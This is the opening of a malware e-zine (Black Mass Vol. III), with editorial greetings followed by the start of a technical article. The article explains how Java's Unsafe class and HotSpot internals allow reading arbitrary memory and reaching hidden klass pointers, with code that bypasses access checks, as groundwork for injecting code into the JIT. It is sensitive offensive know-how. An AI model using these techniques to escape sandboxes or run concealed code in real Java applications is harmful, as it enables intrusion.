VX-UNDERGROUND
BLACK MASS
VOLUME III

BLACK MASS





Table of Contents



Hello, how are you?

Welcome to Black Mass Volume III. The 3rd installation of our malware (e) zine. This edition has been a work in progress for well over a year and contains some really cool stuff. Unfortunately, unlike Black Mass Volume II, this edition does not contain a coloring book section (sorry!). However, this (e)zine does contain some really cool and badass stuff that we think our beloved readers will enjoy.

Please enjoy the code, the half-assed code comments, and the introduction segment from b0t.

As always, thank you for the love and support. We appreciate the wonderful comments, cat pictures, and deranged comments you send us everyday.

See you, space cowboy
-smelly smellington

Hello Friends,
Welcome to the third volume :)

We had several very high quality submissions as usual and are extremely grateful to everyone who worked diligently(and waited patiently) for the third volume.

I’ve been helping out with VX-Underground since 2019 and have seen the growth of VX-Underground move from around 150 followers to the hundreds of thousand of people who follow today. I’ve seen several very high profile people openly call us criminals and terminally online mall cops say we should be shot(a compliment if you think about it). Equally, we’ve seen big parties(universities, large multinational corporations) embrace us as a place to learn about things that some would prefer you not learn. The entire purpose has been to give you access to knowledge that has historically been the purview of states and criminals. I think VX-Underground as a whole has accomplished this and I’m so proud of that fact.

I originally started this zine as a way to keep the research aspect of VX-Underground alive. I’ve never been let down by a single submission, to be honest. To everyone who ever gave a second of their time to this work I just want to say thank you so much. The goal of this zine was to make high quality research available to the whole world and I honestly do not think a single submission has failed to help that goal.

h313n. Black mass never would have seen a single bookshelf without your work. It’s that simple. You took our idea and made it actually consumable without dying from cringe. Thank you so much.

Smelly. Thanks dad.

Artists! Nico, Wero and Poppel. You ALL rock. Holy shit, you’re all so talented! I will never not be blown away by your work.

I’ve been so extremely lucky to be part of all of this. It has been worth every second. For now, it is time for me to say goodbye. For everything - for reading, for helping, memeing, hating and loving us. Thank you.

Dearest readers, enjoy this volume and take care of yourselves. Wherever you live and whoever you are, we love you.

B0t

Hi!

I *also* wanted to take a moment and thank everyone, contributors and supporters alike, for their patience with this issue. It has been *a year* for many and we have been no exception in dealing with many changes, both good and bad. As such, work on this volume had to take a backseat more than once. It was not ideal, and for that I apologize.

Thank you B0t for being such a truly wonderful friend who motivates me to be more than what I can see for myself.

Thank you to my PTC bros. I love you all (except D*d*).


Thank you Mr. Smelly Smellington for letting me be a part of whatever the hell this is and big thank yous to the vx-underground staff members who keep everything up and running on a daily basis.

Thank you to the educational resources big and small who shout out and cite vx-underground for the invaluable resource it is.

And lastly, thank you to everyone who supports vx-underground. And everyone who doesn't because hey that's your right.

<3 h313n

P.S. Yes I will be at DEF CON this year with more stickers.



Contributors:

jumanji144
chikoi-san
6pek’s weakest student
ic3qu33n
smelly

Editorial Staff:

Editing & Layout
h313n_0f_t0r

R&D/Recruiting
B0t

Editing Assistance
0xDISREL
YJB
Roman
Duchy

(100% Human) Artwork:

Cover Art
@Poppel20

Pixel Art
@Nico_n_art

JIT-Linker – The Hard Way to Execute Code in Java

Authored by jumanji144

1 Introduction

The JVM (Java Virtual Machine) is the virtual machine that powers all Java-based languages, including Java, Scala, Kotlin, and Clojure. The JVM is the VM that executes the Java bytecode generated by the language's compiler. In its basic form, the JVM interprets the Java bytecode according to the specification and executes the instructions. Typically, the JVM is fed class files that contain the data that makes up a class unit; hence, they are called "class files". In reality, the JVM not only interprets the instructions of the class files flat, but also does a lot of background things to help execution, most notably JIT compilation. The reason Java is usually so fast is that most JVM implementations use some form of JIT compiler, which in most cases is also an optimizing compiler. Today we will look at a way to escape the sandbox created by Java and use it to inject our code into the JIT.

It is important to note that I will be using the OpenJDK jdk11+22 (OpenJDK 11.0.22) implementation and its standard library to implement the Java standard library and Java runtime.

In general, when you run code inside the JVM, you are in a Java state where you can only interact with objects in ways defined by the VM, and those interactions cannot change. The problem with this is that it doesn't allow the full functionality of the language, so the language provides some ways to escape the sandbox using native methods. Native methods refer to dynamically loaded libraries included in the Java program that provide native interoperability using JNI (Java Native Interface). This is the most common way to bring native features to the Java runtime, such as UI bindings like OpenGL, Vulkan, or Java's own AWT; fast cryptographic libraries; or tooling interfaces using JVMTI (Java Virtual Machine Tooling Interface).

When it comes to native interfaces for Java, the long touted "build once, run anywhere" slogan that Java advertises crumbles. Because the JVM requires a native library, it must also be compiled for each platform. For the internal native Java interactions, this is not a problem, since the Java runtime ships these directly inside the Java runtime. But the problem is that every time you want to use native methods, you have to provide libraries for all the platforms you want to run on. Because this can be quite complex, and because Java developers don't want to keep adding new native functions for every new feature that doesn't work exactly within Java's constraints, they have added some internal class tools to the standard Java library to interact with objects at a more native level.

1.1 Insecure

One of the more useful utilities, and the star of this article, is the **Unsafe** class. The unsafe class, as the name suggests, allows unsafe access as opposed to the otherwise 'safe' way of interacting with objects. A small example of this use case is the **java/nio/ByteBuffer** class, or rather it's the **java/nio/HeapByteBuffer** implementation. ByteBuffers in Java act as a thin wrapper around any byte-indexable data or I/O object. The HeapByteBuffer is a wrapper around the **byte[]** object in Java that allows conventional data type access like getInt and putLong and also supports byte order switching.

Now, you would expect an object like this to have an implementation like this for integers:

```
private byte[] buffer;
private int position;
private boolean bigEndian;
...

public int getInt() {
	int value = (int) buffer[position++] << 24 | buffer[position++] << 16 |
buffer[position++] << 8 | buffer[position++];
	if (bigEndian) {
		value = Integer.swapBytes(value);
	}
	return value;
}
```

But looking at the actual implementation it looks more like this:

```
public int getInt() {
    return UNSAFE.getIntUnaligned(hb, byteOffset(nextGetIndex(4)), bigEndian);
}
```

Now this looks very diffrent, let’s disect it a bit.
hb is the **byte[]** backing for the buffer and **bigEndian** indicates if the data should be interpreted in big endian encoding.

UNSAFE is a static constant:

```
// Cached unsafe-access object
static final Unsafe UNSAFE = Unsafe.getUnsafe();
```

nextGetIndex is essentially incrementing a **position** pointer with extra bounds checking.
byteOffset simply gives back **address + arg**, where address is the base address of the data.

Following to the definition of the **getIntUnaligned** method, we see that it essentially just another wrapper around **getIntUnaligned(Object o, long offset)**, with endian conversions

```
    public final int getIntUnaligned(Object o, long offset, boolean bigEndian) {
        return convEndian(bigEndian, getIntUnaligned(o, offset));
    }
```

Coming to **getIntUnaligned(Object o, long offset)**

```
     public final int getIntUnaligned(Object o, long offset) {
        if ((offset & 3) == 0) {
            return getInt(o, offset);
        } else if ((offset & 1) == 0) {
            return makeInt(getShort(o, offset),
                           getShort(o, offset + 2));
        } else {
            return makeInt(getByte(o, offset),
                           getByte(o, offset + 1),
                           getByte(o, offset + 2),
                           getByte(o, offset + 3));
        }
    }
```

Looking at this it feels a bit more familiar to our original method, with some extra checks for alignment.

Going to **getInt(Object o, long offset)** we finally see where it ends up:

```
public native int getInt(Object o, long offset);
```

A native method! Now looking at this, it might be unclear why to use all this just to essentially just access array data. But looking at the method signature you can see that it does not take a **byte[]** but rather a full **Object.** To understand better let’s have a look again at the **address** field.

```
HeapByteBuffer(byte[] buf, int off, int len) { // package-private
    super(-1, off, off + len, buf.length, buf, 0);
    /*
    hb = buf;
    offset = 0;
    */
    this.address = ARRAY_BASE_OFFSET;
}
```

Looking at the constructor the address is set to the ARRAY_BASE_OFFSET constant which is:

```
private static final long ARRAY_BASE_OFFSET = UNSAFE.arrayBaseOffset(byte[].class);
```

Looking at the **arrayBaseOffset** method, it’s another native method, but looking at it’s javadocs it says it “Reports the offset of the first element in the storage allocation of a given array class”, meaning that address is not a offset in array index, but rather it’s memory address after the object.

Looking at the **getInt** method again this makes sense as it says: “Fetches a value from a given Java variable. More specifically, fetches a field or array element within the given object o at the given offset, or (if o is null) from the memory address whose numerical value is the given offset,” meaning that this method entirely skips the array access operator and instantly accesses the native memory of the byte array.

Looking deeper into the Unsafe class we can find more memory related operations. Methods for reading and writing all of the languages types (boolean, byte, char, short, int, long, float, double, Object) using a source object and a offset. Looking at the documentation it also says that these offsets may not only be obtained via arrayBaseOffset (to get the array data) but also via **objectFieldOffset** and

staticFieldOffset which give the offset after the object to either the virtual field or the static field.

So these methods seem like a way to circumvent the sandboxing java has put in place around accessing class data basically giving us the standard **ptr + offset** way of accessing memory, where our object is the **ptr.**

Looking further into the Unsafe class shows us some other methods for memory manipulation in a more linear fashion:

- **long allocateMemory()** – Allocate a memory block
- **void freeMemory(long addr)** – Free a memory block
- **long reallocateMemory(long addr, int size)** – Reallocate a memory block to a new size
- **get[Byte, Short, Char, Int, Long, Float, Double, Address](long addr)** – get primitive from address
- **put[Byte, Short, Char, Int, Long, Float, Double, Address](x value, long addr)** – put primtive to address

Now how does this help us? Looking at the javadocs it cleary states that the behaviour for the object operations are only defined for offsets obtained from **objectFieldOffset, staticFieldOffset** or **arrayBaseOffset** (and **arrayIndexScale** for calculating the index scale).

And for the address based operations says that it's only defined for addresses obtained from **allocateMemory.**

But let's actually dig deeper. Since the openjdk is opensource, like the name implies, we can track down the source for these native methods.

Checking out the jdk-11+0 tag on the openjdk/jdk github repository we can find the implementation of the unsafe methods in the **src/hotspot/share/prims/unsafe.cpp** unit. Here we see alot of the unsafe methods, but we don't see our familiar **getInt(Object object, long offset)** method directly. Taking a deeper look we can find a function called **JVM_RegisterJDKInternalMiscUnsafeMethods** which seems to register native methods for the **jdk/internal/misc/Unsafe** class using a function table, exactly the class we were looking for.

Looking at the table we finally see entries that make some more sense, still the method isn't just in a plain text. It seems they used macros to minimize the typing effort, expaning it we can find the methods we were looking for:

```
    {CC “getInt”,      CC “(“ OBJ “J)I”,       FN_PTR(Unsafe_GetInt)}, \
    {CC “putInt”,      CC “(“ OBJ “JI)V”,   FN_PTR(Unsafe_PutInt)}, \
    {CC “getIntVolatile”,      CC “(“ OBJ “J)I”,       FN_PTR(Unsafe_GetIntVolatile)}, \
    {CC “putIntVolatile”,      CC “(“ OBJ “JI)V”,   FN_PTR(Unsafe_PutIntVolatile)}
```

The one we want is the **getInt(Object object, long offset)** or as java represents them internally using descriptors **getInt(Ljava/lang/Object;J)** (Ljava/lang/Object; = class type **Object,** J = long).

Unsafe_GetInt seems to be also defined using a macro, unpacking and tidying it up we get:

```
static jint JNICALL Unsafe_GetInt(JNIEnv *env, jobject unsafe, jobject obj, jlong offset)
{
       JavaThread* thread = JavaThread::thread_from_jni_environment(env);
       ThreadInVMfromNative __tiv(thread);
       HandleMarkCleaner __hm(thread);
       Thread* __the_thread__ = thread;
       os::verify_stack_alignment();

       return MemoryAccess<jint>(thread, obj, offset).get();
}
```

Following the redirection to **MemoryAccess<T>** we see:

```
  MemoryAccess(JavaThread* thread, jobject obj, jlong offset)
    : _thread(thread), _obj(JNIHandles::resolve(obj)), _offset((ptrdiff_t)offset) {
    assert_field_offset_sane(_obj, offset);
  }

  T get() {
    if (oopDesc::is_null(_obj)) {
      GuardUnsafeAccess guard(_thread);
      T ret = RawAccess<>::load(addr());
      return normalize_for_read(ret);
    } else {
      T ret = HeapAccess<>::load_at(_obj, _offset);
      return normalize_for_read(ret);
    }
  }
```

Important here is the **JNIHandles::resolve** method which turns the **jobject** jni type into a jvm internal **oop** (object oriented pointer).
Following the implementation it seems to just return:

```
inline oop& JNIHandles::jobject_ref(jobject handle) {
  assert(!is_jweak(handle), “precondition”);
  return *reinterpret_cast<oop*>(handle);
}
```

Meaning that a **jobject** generic jni handle for the jvm is just a **oop.**

Relevant here for object access is the **HeapAccess<>::load_at()** function following the functions through templates and wrappers we eventually arrive at the **AccessInternal<T>::load_at** function:

```
  template <typename T>
  static T load_at(oop base, ptrdiff_t offset) {
    return load<T>(field_addr(base, offset));
  }
```

Looking at **field_addr:**

```
  inline void* field_addr(oop base, ptrdiff_t byte_offset) {
    return reinterpret_cast<void*>(reinterpret_cast<intptr_t>((void*)base) +
byte_offset);
  }
```

It seems to just return a new pointer incremented by **byte_offset** bytes and then **load<T>** seems to call **load_internal:**

```
  template <DecoratorSet ds, typename T>
  static inline typename EnableIf<
    HasDecorator<ds, MO_UNORDERED>::value, T>::type
  load_internal(void* addr) {
    return *reinterpret_cast<const T*>(addr);
  }
```

Putting things together and unwrapping the c++, the **getInt** method native implementation can be simplified to:

```
static jint JNICALL Unsafe_GetInt(JNIEnv *env, jobject unsafe, jobject obj,
jlong offset) {
	oop handle = JNIHandles::resolve(obj);
	address ptr = (address)handle + offset;
	return *reinterpret_cast<jint*>(ptr);
}
```

We can see that the implementation is just a flat ptr + offset, looking at the other method which use direct addressing it seems to boil down to the same kind of implementation:

```
static jint JNICALL Unsafe_GetInt(JNIEnv *env, jobject unsafe, jlong addr) {;
	address ptr = (address)addr;
	return *reinterpret_cast<jint*>(ptr);
}
```

The memory allocation and freeing methods also are just wrappers around the os memory allocator function.

2 JVM Internals

Now how can we use this, we have arbitrary memory read and write. For our goal, what we need to achieve is to break into the internals of the jdk to be able to manipulate it from the inside.

Looking at how objects are structured internally we will be able to extract more insight on how to achieve this goal.

2.1 Objects & Classes

As seen before, Objects get passed into native methods as **jobject**, which get resolved to a **oop*.** Looking at the definition, we can see, that a **oop** is defined as a pointer to a **oopDesc** class instance.

A oopDesc is the base class of all object types, as defined in this hierarchical structure:

```
oopDesc
|- instanceOopDesc [Object instantiated from a non-array object type (e.g Object or String)
|- arrayOopDesc [Any object created from a array type (e.g int[] or Object[])
|- objArrayOopDesc [Any object created from object array type (e.g Object[])
|- typeArrayOopDesc [Any object created from a basic type (e.g int[])
```

Note that basic types (byte, short, char, int, long, float, double) are not represented via a **oopDesc** as they are internally represented as their native counterpart.

Now looking at the oopDesc class, which is the common ancestor of any object, we can see a very simple structure:

```
class oopDesc {
 private:
  volatile markOop _mark;
  union _metadata {
    Klass*      _klass;
    narrowKlass _compressed_klass;
  } _metadata;
}
```

Now let's unpack this.

The **Klass** type describes the base type of any java class. It also has a hierarchical structure:

```
Klass
|- InstanceKlass [Class representing a non-array object type (e.g Object.class or String.class)
|- ArrayKlass [Class representing a array type (e.g int[].class or Object[].class)
|- TypeArrayKlass [Class representing a basic type array (e.g int[].class)
|- ObjArrayKlass [Class representing a object type array (e.g Object[].class)
```

As you can see, this mirrors the **oopDesc** hierarchy.
The **markOop** is a rather complex object, it represents a **mark word** which contains some metadata, like: identity hash and a bias locking mechanism. The mark word is not relevant for us therefore it will not be further explained.

The interesting part is the _metadata union which contains the **Klass*** of the object, but also a **narrowKlass** with the variable name indicating a compressed klass. This is actually a compressed klass pointer.

To save on memory the jvm employs pointer compression. This behaviour is controlled via the **UseCompressedClassPointers** and **UseCompressedOops** which compresses both klass and oop pointers to 32 bit when on 64 bit architecture. This flag is mostly set to be enabled, if the jvm is in 64 bits.

Now here we have our first entrance possibility. The InstanceKlass of a object holds all metadata and mirrors that the jdk created for that class and that will allow us to further our influence on the internals. The only problem being the compresses class pointers, since they are mostly in use on all 64 bit machines.

The accessor for the **Klass*** looks like this:

```
Klass* oopDesc::klass() const {
  if (UseCompressedClassPointers) {
    return Klass::decode_klass_not_null(_metadata._compressed_klass);
  } else {
    return _metadata._klass;
  }
}
```

Looking at this we can see to decompress it simply calls into **Klass::decode_klass_not_null:**

```
inline Klass* Klass::decode_klass_not_null(narrowKlass v) {
  assert(!is_null(v), "narrow klass value can never be zero");
  int    shift = Universe::narrow_klass_shift();
  Klass* result = (Klass*)(void*)((uintptr_t)Universe::narrow_klass_base() + ((uintptr_t)v <<
shift));
  assert(check_klass_alignment(result), "address not aligned: " INTPTR_FORMAT, p2i((void*)
result));
  return result;
}
```

The algorithm to decode compressed pointers seem pretty straightforward, you have a shift and a base that work like this **uncompressed_ptr = base + (compressed_ptr << shift)** this effectively narrows a address space into a smaller one, hence the name **narrowKlass.** The problem is now, that the shift and base values are chosen at runtime, to accommodate for more or less required address space. So reading from the **_metadata** union won't work to obtain a **InstanceKlass** pointer.
Luckily we are not out of luck, there is another thing we can access just from our object: fields, more specifically internal fields. The jvm not only has fields for classes from java,but also internal fields which it injects into the class at creation. These internal fields exist only for select java base classes, but luckily one contains exactly what we need.

2.1.1 Internal fields

Java defines a list of fields to inject for classes and looking through them, the java.lang.Class, which represents a class type, holds the internal field **_klass** which is a pointer to it's **Klass** jdk mirror.

Great! Now we can access the InstanceKlass for objects and we can enter. Just one problem: we don't know where the field is. In java you can normally use reflection to get a list of all the fields declared by a class:

```
Field[] decalredFields = Class.class.getDeclaredFields();
```

But not surprisingly, this does not list internally declared fields so we cannot obtain it’s field offset using conventional reflection. Looking again at **objectFieldOffset** we can notice something interesting in the implementation:

```
static jlong find_field_offset(jobject field, int must_be_static, TRAPS) {
  assert(field != NULL, “field must not be NULL”);

  oop reflected   = JNIHandles::resolve_non_null(field);
  oop mirror      = java_lang_reflect_Field::clazz(reflected);
  Klass* k        = java_lang_Class::as_Klass(mirror);
  int slot        = java_lang_reflect_Field::slot(reflected);
  int modifiers   = java_lang_reflect_Field::modifiers(reflected);

  if (must_be_static >= 0) {
    int really_is_static = ((modifiers & JVM_ACC_STATIC) != 0);
    if (must_be_static != really_is_static) {
      THROW_0(vmSymbols::java_lang_IllegalArgumentException());
    }
  }

  int offset = InstanceKlass::cast(k)->field_offset(slot);
  return field_offset_from_byte_offset(offset);
}
```

Here we can see that the function looks up the **slot** field from the **Field** instance and returns the result of the **field_offset** function in the InstanceKlass class. This function just gets a field via the from the **_fields** array inside the InstanceKlass and returns it’s offset value. Lucky for us, this _fields array contains entries for internal fields. So we can actually access any field using this method, we just need to create a fake **Field** instance. Since the internal fields are placed after the java fields in the array we need to just get the slot after the last one. Here is some java code, demonstrating this method:

```
// Get the slot field
Field slotField = Field.class.getDeclaredField(“slot”);
slotField.setAccessible(true);

// Get last field
Field[] classFields = Class.class.getDeclaredFields();
Field lastField = classFields[classFields.length - 1];

int lastSlot = (int) slotField.get(lastField);

// Obtain the constructor of the Field class
Constructor<?> constructor = Field.class.getDeclaredConstructor(
        Class.class, String.class, Class.class, int.class, int.class, String.class,
byte[].class);
constructor.setAccessible(true);

// Construct a new Field object for our internal field
```

```
Field internalField = (Field) constructor.newInstance(
        Class.class, “klass”, long.class, 0, lastSlot + 1, “J”, null);

// bypass security manager
Field theUnsafe = Unsafe.class.getDeclaredField(“theUnsafe”);
theUnsafe.setAccessible(true);

Unsafe unsafe = (Unsafe) theUnsafe.get(null);

long klassOffset = unsafe.objectFieldOffset(internalField);

long klass = unsafe.getLong(Class.class, klassOffset);
```

Executing this code, we can see that our klassOffset is at **0x50** and our klass address is **0x800002070.** This seems like a sane answer, because the jvm places it’s metadata objects into their own heap region (in this case **0x800000000**) and the **Class.class** is loaded pretty early into boot up, explaining the low address. We can actually check if this is a real **InstanceKlass** by reading the name. The name is a **Symbol*** contained in the **Klass** base class of **InstanceKlass.** According to the layout the **_name** field is the 7th field

```
class Klass : public Metadata {
  // int _is_valid transitively inherited
  private:
  jshort _shared_class_path_index;
  u2     _shared_class_flags;
  enum {
    _has_raw_archived_mirror = 1,
    _has_signer_and_not_archived = 1 << 2
  };
  CDS_JAVA_HEAP_ONLY(narrowOop _archived_mirror;)
 ...
 protected:
  jint        _layout_helper;
  const KlassID _id;
  juint       _super_check_offset;
  Symbol*     _name;
 ...
}
```

A **Symbol** is a class that contains a length and the string bytes:

```
class Symbol : public MetaspaceObj {
  ...
 private:
  ATOMIC_SHORT_PAIR(
    volatile short _refcount,
    unsigned short _length
  );
  short _identity_hash;
  jbyte _body[2];
  ...
}
```

We can ignore the **_identity_hash** and **_refcount** field. What we want is the **_length** and **_body.** The body is declared to have only 2 elements, but the jvm uses their own memory allocation routines and actually places the string data continiously after the **_body** field. Therefore we can just use the **_body** field as if it contained **_length** elements.

Here is some code to read out and verify the name symbol of the class we just read:

```
final int nameOffset = Short.BYTES * 2 + Integer.BYTES * 5; // _is_valid, _shared_class_path_
index, _shared_class_flags, _archived_mirror, _layout_helper, _id, _super_check_offset

long symbolAddress = unsafe.getAddress(klass + nameOffset);

final int lengthOffset = 0;
final int bodyOffset = Short.BYTES * 3; // _length, _refcount, _identity_hash;

int length = unsafe.getShort(symbolAddress + lengthOffset);
long body = symbolAddress + bodyOffset; // data is stored contiguously after this offset

byte[] bodyData = new byte[length];
for(int i = 0; i < length; i++) {
    bodyData[i] = unsafe.getByte(body + i);
}

String symbol = new String(bodyData);
```

Looking at the resulting string we can see **java/lang/Class**, which is indeed the class we passed in. So great, our entry works! But to go further we probably don't want to manually do this process of static analysis of the source code, as it can change with simple runtime configuartion, or on diffrent platforms. For that the jvm provides a tool actually: vm structs. The vm structs are exported field names, offsets and types. They are mainly intended to provide a very open interface for debuggers or remote maintaince of vm processes, but we can harness it's power ourselves. using the **jhsdb clhsdb** command we can connect to the command line **HotSpot DeBugger.** In there we can attach to any java process run by the same jvm using the **attach <pid>** command. Now we can either dump all of the vm structs using **vmstructsdump** or view singular field offsets via the **field <type> [name] [type]** command. Here is the output of the **field Klass**
command:

```
field Klass _super_check_offset juint false 16 0x0
field Klass _secondary_super_cache Klass* false 32 0x0
field Klass _secondary_supers Array<Klass*>* false 40 0x0
field Klass _primary_supers[0] Klass* false 48 0x0
field Klass _java_mirror OopHandle false 112 0x0
field Klass _modifier_flags jint false 160 0x0
field Klass _super Klass* false 120 0x0
field Klass _subklass Klass* false 128 0x0
field Klass _layout_helper jint false 8 0x0
field Klass _name Symbol* false 24 0x0
field Klass _access_flags AccessFlags false 164 0x0
